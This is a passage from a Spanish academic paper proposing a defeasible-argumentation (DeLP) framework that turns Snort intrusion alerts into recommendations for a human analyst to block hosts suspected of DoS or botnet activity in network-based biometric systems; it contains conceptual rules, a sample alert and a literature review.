Este trabajo está estructurado de la siguiente manera. En la Sección 2, se incluye una visión general de DeLP. El enfoque propuesto, la descripción del framework y un caso de estudio son presentados en la Sección 3. En la siguiente sección se indican trabajos relacionados. Finalmente, en la Sección 5 se plantean algunas conclusiones y trabajo futuro.

2. Conceptos preliminares

Como se ha mencionado previamente, la propuesta se basa en el sistema de Programación en Lógica Rebatible (DeLP). A continuación, se presenta una breve introducción a los componentes esenciales de DeLP.

DeLP es un formalismo que combina elementos de programación lógica y de argumentación rebatible. Este formalismo permite representar información de manera declarativa utilizando reglas, y empleando un mecanismo de inferencia dialéctica basado en la argumentación para garantizar las conclusiones a las que arriba [10]. En DeLP, el conocimiento estricto se representa mediante hechos y reglas estrictas, y se utilizan reglas rebatibles para representar información tentativa. Los hechos son literales fijos que representan información atómica o su negación usando la negación fuerte "~". Un literal subrayado \bar{L} denota el complemento de ese literal con respecto a la negación fuerte, es decir, \bar{L} es $\sim L$, y L es $\sim \bar{L}$. Las reglas estrictas se denotan $L_0 \leftarrow L_1, \dots, L_n$, donde la cabeza L_0 es un literal y $\{L_i\}_{0 < i \leq n}$ es un conjunto de literales. Las reglas rebatibles se denotan $L_0 \prec L_1, \dots, L_n$ y representan el conocimiento rebatible, es decir, la información tentativa, donde la cabeza L_0 es un literal y el cuerpo es un conjunto de literales. Una regla rebatible Cabeza \prec Cuerpo expresa que las razones para creer en el antecedente Cuerpo proporcionan razones para creer en el consecuente Cabeza [9]. De esta manera, un programa lógico rebatible o simplemente programa DeLP puede expresarse como $P = (\Pi, \Delta)$ distinguiendo el conjunto de hechos y reglas estrictas con Π , y con Δ al conjunto de reglas rebatibles. Las reglas DeLP también pueden ser representadas como reglas esquemáticas con variables. Como es habitual en la programación lógica, las variables esquemáticas se denotan con una letra mayúscula inicial.

En DeLP dos literales son contradictorios si son complementarios. Dado que los literales contradictorios pueden ser derivados de un programa DeLP, la derivación no proporciona una noción suficientemente fuerte para caracterizar la inferencia final del sistema. Por esta razón, cuando se razona con información contradictoria, DeLP construye argumentos a partir de un programa dado. Un argumento A para un literal L en un programa (Π, Δ) se denota $\langle A, L \rangle$, donde $A \subseteq \Delta$ es un conjunto mínimo y no contradictorio, de tal manera que junto con el conocimiento estricto del programa permite la derivación de L que también será llamada la conclusión apoyada por A . Así, dado un argumento $\langle A, L \rangle$, L se llama afirmación o conclusión del argumento. Por simplicidad se dice que el argumento A apoya a L . Cuando se considera un literal L , apoyado por el argumento A_1 , pueden existir argumentos que contradigan A_1 . Un argumento A_2 contradice a A_1 , si A_2 es un contraargumento para A_1 . Se dice que el argumento $\langle A_2, L_2 \rangle$ contraargumenta o ataca a $\langle A_1, L_1 \rangle$ en el literal L , si y sólo si existe un sub-argumento $\langle A, L \rangle$ de $\langle A_1, L_1 \rangle$ tal que L y L_2 son contradictorios. Dado un argumento A_2 que es un contraargumento para A_1 , para decidir si un ataque

tiene éxito y constituye una derrota, estos dos argumentos deben ser comparados usando algún criterio. Es importante aclarar que en DeLP, el criterio de comparación es modular, y, por lo tanto, permite el empleo del criterio que se considere más apropiado para el dominio de aplicación en particular.

En DeLP se garantiza un literal L desde un programa P si existe un argumento no derrotado A que apoye a L . Para establecer si un argumento A es un argumento no derrotado, se consideran los derrotadores para A . A su vez, cada derrotador puede ser derrotado, generando una secuencia de argumentos llamada línea de argumentación. En una línea de argumentación, los argumentos en posiciones pares se conocen como argumentos de apoyo y los argumentos en posiciones impares son argumentos de interferencia. El lector interesado en mayor detalle sobre las líneas de argumentación aceptable puede ver [9].

Para cada argumento puede existir más un derrotador. La presencia de múltiples derrotadores para un argumento produce una ramificación de las líneas de argumentación, dando lugar a un árbol de derrotadores que se denomina árbol dialéctico. El árbol dialéctico se construye para establecer si un literal consultado se garantiza o no desde un programa DeLP. El proceso de argumentación termina cuando DeLP devuelve una respuesta. Dado un programa P , la respuesta que da un intérprete DeLP a una consulta L es: YES, si L está garantizado desde P ; NO, si el complemento de L está garantizado; UNDECIDED, si ni L ni su complemento están garantizados; o UNKNOWN, si L no pertenece a la signatura del programa.

A lo largo de este trabajo se utilizará el concepto de servidor DeLP (DeLP-server) [11, 12], el cual es una implementación de DeLP que proporciona un servicio de razonamiento para sistemas multiagentes. De esta manera, una consulta para un DeLP-server es un par (Co, L) donde L es una consulta DeLP y Co es el contexto para la consulta. El contexto puede ser cualquier programa DeLP.

3. Enfoque

Para monitorear la seguridad de un sistema biométrico, específicamente ante ataques al canal de comunicación, en este trabajo se propone utilizar un DeLP-server, el cual proporciona un servicio de razonamiento basado en DeLP. Estos servicios tienen la capacidad de representar conocimiento y responder consultas contextuales. En la propuesta presentada aquí, el contexto es información sobre alertas de intrusión al canal de comunicación del sistema biométrico.

La argumentación rebatible proporciona un enfoque formal para manejar la inconsistencia de los datos que deben utilizarse en la toma de decisiones y permite extraer un conjunto coherente de reglas que puedan aplicarse para llegar a una decisión. Además, los argumentos que se construyen permiten explicar los resultados del

razonamiento a los responsables de la toma de decisiones humanas, de manera que se aclare la situación y se mejore la calidad de las decisiones. En el contexto de este trabajo, el proceso de argumentación llevado a cabo por el DeLP-server permite filtrar selectivamente información para detectar amenazas, sugerir acciones y acelerar la respuesta ante la presencia de una posible intrusión en un sistema biométrico basado en red.

En el diagnóstico de una red, lo que parece ser una anomalía puede ser simplemente un suceso inusual e incluso si lo que se detecta es verdaderamente producto de un evento malicioso, los sucesos dispares pueden apuntar a diferentes posibles ataques. En esta propuesta, se utiliza la argumentación para el diagnóstico de ataques y para proporcionar una estructura que pueda informar al analista acerca de una intrusión al canal de comunicación del sistema biométrico y posibles contramedidas a adoptar.

3.1. Framework

De manera general, el framework propuesto en este documento se estructura a través de tres componentes (Figura 1). Seguidamente, se esquematizan estos componentes y se brinda una descripción de los mismos.




Figura 1. Componentes del framework.

Uno de los componentes es el escáner (1 en la Figura 1). Este componente obtiene y registra información del canal de comunicación, analizando paquetes capturados en segmentos de red de área local (LAN, por sus siglas en

inglés) que conforman el sistema biométrico. La información es relativa a eventos del canal de comunicación en términos de protocolos, *hosts* y puertos involucrados, entre otros aspectos.

Al momento de implementar este componente se propone utilizar la herramienta open source *Snort*¹. Esta herramienta presenta como ventaja, además de su tipo de licencia de uso, la posibilidad de ser configurada para obtener información ampliada de las alertas. Para cada alerta *Snort* brinda los siguientes datos: marca de tiempo, mensaje, clasificación y prioridad del alerta, IP y puerto de origen/destino, operador de dirección e información completa de la cabecera del paquete registrado (Figura 2).

En la información de la cabecera del paquete, la herramienta incluye datos sobre el protocolo, el tiempo de vida, el tipo de servicio, el identificador de sesión y el tamaño del paquete.

```
[**] [1:620:2] SCAN Proxy (8080) attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
09/19-14:53:38.481065 192.168.4.3:3159 -> 192.168.4.15:8080
TCP TTL:128 TOS:0x0 ID:39918 IpLen:20 DgmLen:60 DF
*****S* Seq: 0xE87CBBAD Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1456 NOP NOP SackOK
```

Figura 2. Ejemplo de alerta de Snort.

Otro de los componentes del framework es el módulo para la obtención de hechos. La información brindada por el escáner se procesa automáticamente para generar hechos que expresan observaciones de los datos, mediante un módulo computacional implementado con este propósito (2 en la Figura 1). Estos hechos resumen los eventos anómalos que se producen en el canal de comunicación en un período de tiempo determinado. Al momento de desarrollar el componente para la obtención de hechos, se pueden usar herramientas basadas en el aprendizaje automático (ML, por sus siglas en inglés). La combinación de técnicas de ML con marcos basados en lógica y representación de conocimiento puede ser efectiva en ciberseguridad para bajar la cantidad de falsos positivos [13, 14].

Para el armado de los hechos observacionales específicos, se toma como referencia la propuesta presentada en [15], donde los autores proponen un marco general que integra el uso de argumentación en un entorno de ciberseguridad. En [15] se centran en los registros de alerta de *TippingPoint*, introduciendo una interfaz entre las alertas del sistema de prevención de intrusión y el conjunto de hechos iniciales que luego el sistema utilizará durante el proceso razonamiento argumentativo. De esta manera, para expresar los hechos observacionales específicos en el

¹ <https://www.snort.org/>

presente trabajo se plantea el predicado `summary/8` de la siguiente forma:

`summary(T_i , T_f , IP_Source , $Port_Source$, IP_Target , $Port_Target$, $Direction$, $Alert$),`

donde T_i y T_f representan el tiempo inicial y final del escaneo resumido; IP_Source e IP_Target son, respectivamente, el *host* iniciador y destino de la alerta (*Alert*); y *Direction* la orientación del tráfico (in, out).

El conjunto de hechos específicos, relacionados con el comportamiento del tráfico sobre la red, conformará el conocimiento para contextualizar el pedido de recomendación al DeLP-server (3 en la Figura 1). En este trabajo, el conocimiento público del DeLP-server está representado en una base de conocimiento mediante un programa DeLP con hechos y reglas que permiten detectar posibles ataques e indicar la contramedida que puede adoptarse frente a ellos. Para el armado de la base de conocimiento es necesaria la participación del experto humano en seguridad para identificar características de los ataques que pueden realizarse sobre el canal de comunicación del sistema biométrico. Además, es necesaria la participación humana para considerar políticas generales de seguridad y aspectos relevantes vinculados con el funcionamiento del sistema biométrico.

El framework propuesto resulta adecuado para funcionar con un esquema "*human-in-the-loop*". El analista humano no sólo recibe la salida del sistema que brinda soporte a su toma de decisiones, sino que puede brindar una retroalimentación que permita validar o rectificar los resultados del sistema.

3.2. Ejemplo de aplicación: instanciación en DeLP

En la sección anterior se describieron los componentes del framework propuesto. Uno de ellos proporciona un servicio de razonamiento que, frente a alertas de intrusión, indica una contramedida para mitigar el ataque. En esta sección se muestra, a través de un ejemplo concreto y sencillo, cómo el mecanismo de inferencia asociado al DeLP-server reacciona ante una consulta contextual específica.

En los párrafos siguientes se presentan algunos hechos, reglas estrictas y rebatibles que permiten identificar posibles intrusiones a la seguridad de un sistema biométrico basado en red y asociar una contramedida frente a las mismas. Estos hechos y reglas conformarán la base de conocimiento del DeLP-server. En el ejemplo presentado aquí, frente a las situaciones de intrusión que se detectan, la contramedida asociada es bloquear o no el *host* involucrado en el ataque.

En cuanto a la información específica para la detección de intrusión, en los párrafos que siguen se indican aspectos del dominio de interés, y las reglas estrictas y rebatibles a través de las cuales se busca expresar esos aspectos. Las reglas propuestas se relacionan con uno de los ataques más

frecuentes en los sistemas biométricos que operan sobre una red: los ataques de negación de servicio (DoS, por sus siglas en inglés) [16]. Existen otras formas de ataque dirigidos al canal de comunicación de sistemas basados en red en general, y biométricos en particular. Al momento de implementar la base de conocimiento pública será necesaria la intervención de humanos expertos en seguridad, a fin de identificar otros eventos asociados a ataques a la seguridad de los sistemas biométricos basados en red y contramedidas que pueden adoptarse frente a los mismos.

Al igual que la mayoría de las aplicaciones web, el protocolo de red TCP/IP es el que más se utiliza en los sistemas biométricos. Una conexión TCP se establece con una autenticación completa de tres pasos, denominada *TCP Threeway Handshake*. En el primer paso el cliente envía un paquete de sincronización (SYN) a un servidor. Cuando lo recibe, el servidor responde con un paquete de sincronización (SYN) y una confirmación (ACK). La conexión concluye con el acuse de recibo (ACK) por parte del cliente. Si no se produce la confirmación, los sistemas, y en particular el sistema biométrico, se pueden paralizar, ya que el servidor no cuenta en su memoria con suficientes conexiones confirmadas. Mediante una inundación SYN el atacante logra reunir un gran número de conexiones incompletas, y de esta manera los recursos disponibles del servidor se ocupan por completo. Un patrón de ataque de tipo denegación de servicio se denomina *SYN flood*, el cual constituye un abuso del *TCP Threeway Handshake*. Por este motivo, es necesario identificar los puertos TCP asociados a cada servicio vulnerable, pues la mayoría de los ataques DoS se basan en las debilidades de los protocolos TCP/IP. A continuación, se presentan algunas reglas que podrían servir para detectar un posible ataque DoS y sugerir una contramedida.

Ante un hecho expresado a través del siguiente predicado:

`summary(T_i , T_f , any, any, X, Y, in, syn_flood),,`

donde X representa un *host* de la red interna e Y corresponde a un puerto específico, ante la posibilidad de un ataque DoS, como contramedida se recomienda bloquear temporalmente el puerto. Luego, una vez implementada una estrategia para defenderse ante un *SYN flood*, el puerto podría desbloquearse. Para expresar este bloqueo temporal se utiliza la regla:

`block(X,Y) ← internal_host(X), port(X,Y),
summary(T_i , T_f , any, any, X, Y, in, syn_flood).`

Otra forma de perpetrar un ataque DoS, es a través de un conjunto o red de robots informáticos o *bots* (*botnet*). Habitualmente, en este tipo de ataque el usuario malicioso, lo primero que realiza es un análisis de la existencia de puerta traseras (*backdoor*) en los nodos de la red, mediante las cuales podría inyectar el *malware* y armar la red de *bots*. Por este motivo la existencia de una alerta de tipo *backdoor* podría alertar sobre un posible ataque DoS.

De esta manera, ante un hecho observacional específico de la forma:

$\text{summary}(T_i, T_f, \text{any}, \text{any}, X, \text{any}, \text{out}, \text{backdoor}),,$

las siguientes reglas expresan la presencia del potencial ataque y la contramedida a adoptar frente al mismo:

$\text{block}(X) \leftarrow \text{malicious}(X),$
 $\text{summary}(T_i, T_f, \text{any}, \text{any}, X, \text{any}, \text{out}, \text{backdoor}).$

$\text{malicious}(X) \leftarrow \text{external_host}(X), \text{blacklist}(X).$

$\text{external_host}(X) \leftarrow \sim\text{internal_host}(X),$
 $\sim\text{biometric_host}(X).$

Si un *host* externo X está involucrado como IP_Target en una alerta de tipo *backdoor*, se considera sospechoso y tentativamente debería bloquearse. Si dicha IP además se encuentra en una lista negra de IPs, entonces estrictamente se debe indicar el bloqueo del tráfico con ese *host*:

$\text{block}(X) \leftarrow \text{suspect}(X),$
 $\text{summary}(T_i, T_f, \text{any}, \text{any}, X, \text{any}, \text{out}, \text{backdoor}).$

$\text{suspect}(X) \leftarrow \text{external_host}(X), \text{blacklist}(X).$

Sin embargo, puede presentarse el caso que una alerta de tipo *backdoor* tenga como IP_Source un *host* de la red interna. Además, es posible que los *backdoor* estén instalados intencionalmente en un sistema para llevar a cabo automáticamente tareas de actualización o para permitir el acceso remoto de un técnico que necesite llevar a cabo tareas de mantenimiento en el sistema. En este caso, si la alerta de tipo *backdoor* corresponde a un *internal_host* autorizado para esa tarea, el tráfico debería permitirse. En caso contrario, existe una razón tentativa para bloquear y realizar una auditoría en ese *host*:

$\sim\text{block}(X) \leftarrow \text{authorized}(X), \text{suspect}(X).$

$\text{suspect}(X) \leftarrow \text{biometric_host}(Y),$
 $\text{summary}(T_i, T_f, X, \text{any}, Y, \text{any}, \text{out}, \text{backdoor}).$

$\text{block}(X) \leftarrow \sim\text{authorized}(X), \text{internal_host}(X),$
 $\text{suspect}(X).$

Otra manera de detectar un posible ataque DoS es alertando la existencia de indicios de que un *host* sea un servidor de comando (en términos de *botnet* C&C o *Command-and-Control*). Una de las formas que utiliza el servidor *Command-and-Control* para infectar o reclutar dispositivos que se convierten en *bots* es a través de una puerta trasera, que permite el acceso y control total de la víctima.

Por lo expresado en párrafo anterior, el predicado de la forma:


$\text{summary}(T_i, T_f, X, \text{any}, \text{many}, \text{any}, \text{out}, \text{cnc}),,$

podría alertar sobre una posible *botnet* si X también se encuentra involucrado en una alerta de tipo *backdoor*. En este caso la contramedida propuesta es bloquear el *host*:

$\text{block}(X) \leftarrow \text{botnet}(X).$


$\text{botnet}(X) \leftarrow \text{summary}(T_i, T_f, X, \text{any}, \text{any}, \text{any}, \text{out}, \text{cnc}),$
 $\text{summary}(T_i, T_f, X, \text{any}, \text{any}, \text{any}, \text{out}, \text{backdoor}).$

Para el ejemplo presentado aquí, se considera un fragmento de red simplificado donde se instancian ficticiamente algunos *hosts*. Este esquema aparece ilustrado en la Figura 3. En lo que sigue se incluye una consulta contextual que puede recibir el servidor DeLP y se expone la respuesta que será retornada.



En cuanto a los hechos que se encuentran en el programa $P = (\Pi, \Delta)$ del DeLP-server, y que serán utilizados en este ejemplo se distinguen hechos que representan, entre otros, los *hosts* asociados al sistema biométrico y los *hosts* autorizados para efectuar desde ellos tareas de mantenimiento, que el escáner podría alertar como sospechosos. En este sencillo ejemplo, el conjunto de hechos incluirá únicamente la siguiente información: $\text{authorized}(1.1.1.4)$ y $\text{biometric_host}(1.1.1.3)$.

En particular, para este ejemplo, se consulta al DeLP-server con la consulta contextual (Co, L) , donde $L = \text{block}(1.1.1.4)$ y $Co = \{\text{summary}(\text{init}, \text{end}, 1.1.1.4, \text{any}, \text{any}, \text{any}, \text{out}, \text{cnc}), \text{summary}(\text{init}, \text{end}, 1.1.1.4, \text{any}, \text{any}, \text{any}, \text{out}, \text{backdoor}), \text{summary}(\text{init}, \text{end}, 1.1.1.4, \text{any}, 1.1.1.3, \text{any}, \text{out}, \text{backdoor})\}.$



Al integrar la información contextual al programa DeLP P que el servidor tiene almacenado, el proceso de argumentación de DeLP obtiene los siguientes dos argumentos. El argumento A_1 en favor de bloquear el *host* 1.1.1.4 (a en la Figura 4) y el argumento A_2 en favor de no bloquear el *host* 1.1.1.4 (b en la Figura 4).

Al momento de razonar con información contradictoria, DeLP construye argumentos utilizando partes de esta información y los compara para decidir cuál prevalece. En DeLP, el criterio de comparación es modular. Para el caso presentado aquí se asume que el argumento A_1 es preferido a A_2 sin especificar ningún criterio en particular, lo cual en consecuencia constituye un derrotador para A_2 . En este caso, como existe un argumento no derrotado que soporta a $\text{block}(1.1.1.4)$, la consulta $\text{block}(1.1.1.4)$ se dice que está garantizada. Finalmente, la respuesta retornada por el DeLP-server para $\text{block}(1.1.1.4)$ será: YES. Con esta respuesta el framework brinda al analista la recomendación de bloquear el *host* 1.1.1.4 por encontrarse asociado a alertas que dan indicios de la existencia de *botnet* donde se involucra a dicho *host*.

4. Trabajos relacionados

Esta sección resume algunos trabajos relacionados con este documento. Este resumen se centra en dos áreas de investigación. Por un lado, el estudio de vulnerabilidades de los sistemas biométricos tanto a los ataques directos como indirectos y propuestas de contramedidas (con especial atención a los referidos a ataques indirectos). Por otro lado, seguridad en redes de computadoras utilizando argumentación.

En cuanto al estudio de vulnerabilidades de los sistemas biométricos, en el documento [2], se clasifican y revisan diversos trabajos sobre sistemas de autenticación biométrica centrando la atención en la seguridad y la privacidad. En sus conclusiones los autores resaltan que la mejora de esos aspectos debe ser enfatizada en futuras investigaciones. En esta dirección, según la revisión [17], numerosos trabajos se orientan a brindar contramedidas ante ataques directos a los sistemas biométricos. En el mismo sentido se pueden mencionar los trabajos [4, 18-20] que brindan propuestas para mitigar ataques al sensor. Otras

propuestas buscan brindar protección en el almacenamiento del *template* biométrico. En esta dirección, el trabajo [21] se centra en la seguridad de la plantilla biométrica de huella dactilar, utilizando técnicas de encriptación de la imagen biométrica almacenada en la base de datos. Por otra parte, en [16] se incluye un enfoque para analizar diversos agentes de amenazas a los sistemas biométricos, los vectores de las amenazas y la vulnerabilidad del sistema, con el propósito de producir un perfil de protección del sistema. En el documento [22] los autores diseñaron un agente inteligente como herramienta de detección de intrusos basada en conocimiento. El agente realiza la detección de intrusos utilizando el registro de auditoría del sistema operativo y el registro de auditoría del sistema de gestión de bases de datos relacionales (RDBMS, por sus siglas en inglés). Este modelo utiliza un sistema experto desarrollado en el lenguaje de programación basado en reglas JESS. En la literatura relevada, en menor medida se han encontrado trabajos que abordan la seguridad en el canal de comunicación de los sistemas biométricos. En [23] los autores sugieren un modelo de detección y prevención de intrusos inteligente basado en reglas para los sistemas biométricos. En este trabajo el motor de inferencia también se implementa utilizando JESS, y se propone el enfoque de encadenamiento hacia atrás para detectar la fuente de la intrusión. En [24] el autor aplica el modelo desarrollado por Arjunwadkar y Kulkarni en [23] a la detección y prevención de intrusión en sistemas biométricos basados en huella dactilar.

Diversas técnicas de inteligencia artificial se han utilizado para la detección y/o prevención de intrusión en redes de computadoras. En este contexto cabe mencionar algunos trabajos que aplican argumentación en cuestiones relacionadas con la seguridad informática. Algunos trabajos aplican argumentación para el desarrollo de firewalls [25-28]. En el trabajo [29] los autores analizan la aplicación de un marco de argumentación abstracta para el análisis general de la seguridad de la red de un sistema. Por otra parte, en los trabajos [30, 31] se utiliza la argumentación para abordar el problema de la atribución en la guerra cibernética. Una propuesta preliminar para el desarrollo de un sistema de detección de intrusión para un entorno de red LAN, se encuentra en [32]. En este documento se plantea una propuesta para desarrollar un framework basado en representación de conocimiento y razonamiento rebatible, a

través de DeLP. El trabajo presentado en [15] considera el uso de argumentación para la correlación de alerta y el análisis de intrusión.

En el presente trabajo se consideran las dos últimas referencias para aplicar el razonamiento basado en argumentación en la detección de ataque indirectos al canal de comunicación de sistemas biométricos.

5. Conclusiones y trabajo futuro

La seguridad en los sistemas biométricos constituye un tema de gran interés y relevancia. En la literatura relevada, diversos trabajos apuntan a resolver situaciones de ataques directos o ataques indirectos dirigidos al *template* biométrico. En menor medida, se han encontrado propuestas que apuntan a la detección y mitigación de intrusiones en el canal de comunicación del sistema biométrico.

En este trabajo, para abordar la seguridad en ese punto, se utiliza la argumentación con el propósito de proporcionar una estructura que brinde información a los humanos responsables de tomar decisión y/o actuar a partir de la misma. Se considera que el enfoque formal que provee la argumentación complementará sustancialmente los sistemas de seguridad existentes en sistemas biométricos y conducirá a una toma de decisiones de seguridad más informada.

El framework propuesto en este documento, considera la idea general del marco presentado en [32], y más directamente, el modelo que utiliza argumentación desarrollado en [15]. En el presente trabajo se propone una implementación directa de un formalismo existente a un dominio de aplicación específico: la seguridad en el canal de comunicación de los sistemas biométricos. La propuesta es modelada en el marco de un servicio de razonamiento argumentativo basado en DeLP, que permite integrar el conocimiento del contexto, en este caso los hechos expresando la presencia de alertas de intrusión al sistema biométrico, creando así un escenario particular para la consulta.

Cabe indicar que se trata de un paso preliminar y que se requiere más trabajo para ampliar las ideas presentadas en este documento. Una de las tareas a realizar es estudiar, junto a expertos de seguridad, la correlación de reglas que permitan integrar información sobre el rendimiento del sistema biométrico (como ser, la tasa de falsa aceptación (FAR) y la tasa de falso reconocimiento (FRR)) con otros datos asociados a los paquetes enviados por el canal de comunicación, como pueden ser la carga útil, el tamaño del paquete, los tiempos de transacción, entre otros.

Referencias

[1] Jain, A.K., Ross, A.A., Nandakumar, K., "Security of Biometric Systems". In Introduction to Biometrics. Springer, Boston, MA., 2011.

[2] Rui, Z., and Yan, Z., "A Survey on Biometric Authentication: Towards Secure and Privacy-Preserving Identification". IEEE Access, 2019, 7, pp. 5994 – 6009.

[3] Marcel, S., Nixon, M. S., and Li, S. Z., Eds., "Handbook of Biometric Anti-Spoofing - Trusted Biometrics under Spoofing Attacks". ser. Advances in Computer Vision and Pattern Recognition. Springer, 2014.

[4] Galbally, J., Cappelli, R., Lumini, A., Gonzalez-de-Rivera, G., Maltoni, D., Fierrez, J., Ortega-Garcia, J., Maio, D., "An evaluation of direct attacks using fake fingers generated from ISO templates". Pattern Recognition Letters, Vol. 31, Issue 8, 2010, pp. 725-732.

[5] Ratha, N., Connell, J., Bolle, R. "An analysis of minutiae matching strength". In Proc. AVBPA. LNCS, Vol. 2091. Springer, 2001, pp. 223–228.

[6] Jaiganesh, V., Mangayarkarasi, S., and Sumathi, D. P., "Intrusion detection systems: A survey and analysis of classification techniques". International Journal of Advanced Research in Computer and Communication Engineering 2, 2013.

[7] Hoque, N., Bhuyan, M., Baishya R.C., Bhattacharyya, D.K., and Kalita, J.K., "Network attacks: Taxonomy, tools and systems". J. Netw. Comput. Appl., 40. 2014, pp. 307-324.

[8] Hamed, T., Ernst, J.B., Kremer, S.C. "A Survey and Taxonomy of Classifiers of Intrusion Detection Systems". In Daimi K. (eds) Computer and Network Security Essentials. Springer, Cham. 2018.

[9] García, A. and Simari, G.R., "Defeasible Logic Programming: An Argumentative Approach". Theory and Practice of Logic Programming 4(1). 2004, pp. 95–138.

[10] Simari, G.R. and Loui, R., "A mathematical treatment of defeasible reasoning and its implementation". Artificial Intelligence 53 (2–3). 1992, pp. 125–157.

[11] García, A., Rotstein, N., Tucac, M. and Simari, G.R. "An argumentative reasoning service for deliberative agents". In KSEM, 2007, pp. 128–139.

[12] García, A. and Simari, G.R., "Defeasible logic programming: Delpservers, contextual queries, and explanations for answers". Argument & Computation 5. 2014, pp. 63-88.

[13] Martínez, M., "Knowledge Engineering for Intelligent Decision Support". Proceedings of the Twenty-Sixth International Joint Conference on Artificial Intelligence (IJCAI-17), 2017.

[14] Nunes, D.E., Shakarian, P., Simari, G.I., and Ruef, A. "Artificial Intelligence Tools for Cyber Attribution". Springer Briefs in Computer Science, 2018.

[15] Applebaum, A., Levitt, K., Li, Z., Parsons, S., Rowe, J., Sklar, E., "Cyber reasoning with argumentation: Abstracting from incomplete and contradictory evidence". MILCOM 2015 - IEEE Military Communications Conference, 2015, pp. 623-628.

[16] Roberts C., "Biometric attack vectors and defences", Computers & Security, Vol. 26, Issue 1, 2007, pp. 14-25.

[17] Czajka, A. and Bowyer, K. "Presentation Attack Detection for Iris Recognition: An Assessment of the State-of-the-Art". ACM Comput. Surv. 51, 4, Article 86, 2018.

- [18] Pishva, D., “Spectroscopic approach for aliveness detection in biometrics authentication”, in Proc. 41st Annu. IEEE Int. Carnahan Conf. Secur. Technol., 2007, pp. 133–137.
- [19] Franco, A. and Maltoni, D., “Fingerprint synthesis and spoof detection”, in *Advances in Biometrics*. Berlin, Germany: Springer, 2008, pp. 385–406.
- [20] Ferrer, M. A., Morales, A. and Díaz, A., “An approach to SWIR hyperspectral hand biometrics”, *Inf. Sci.*, Vol. 268, 2014, pp. 3–19.
- [21] Kaur, M., Sofat, S. and Saraswat, D. “Template and Database Security in Biometrics Systems: A Challenging Task”. *International Journal of Computer Applications*, Vol. 4, 2010, pp. 1-5.
- [22] Arjunwadkar, M. and Kulkarni, R.V., “The Intelligent Intrusion Detection Tool for Biometric Template Storage”. *Journal of Artificial Intelligence*, Vol. 3, Issue 1, 2012, pp. 42-48.
- [23] Arjunwadkar, M. and Kulkarni, R.V., “The Rule Based Intrusion Detection and Prevention Model for Biometric System”. *Journal of Emerging Trends in Computing and Information Sciences*. Vol. 1, Issue 2, 2010.
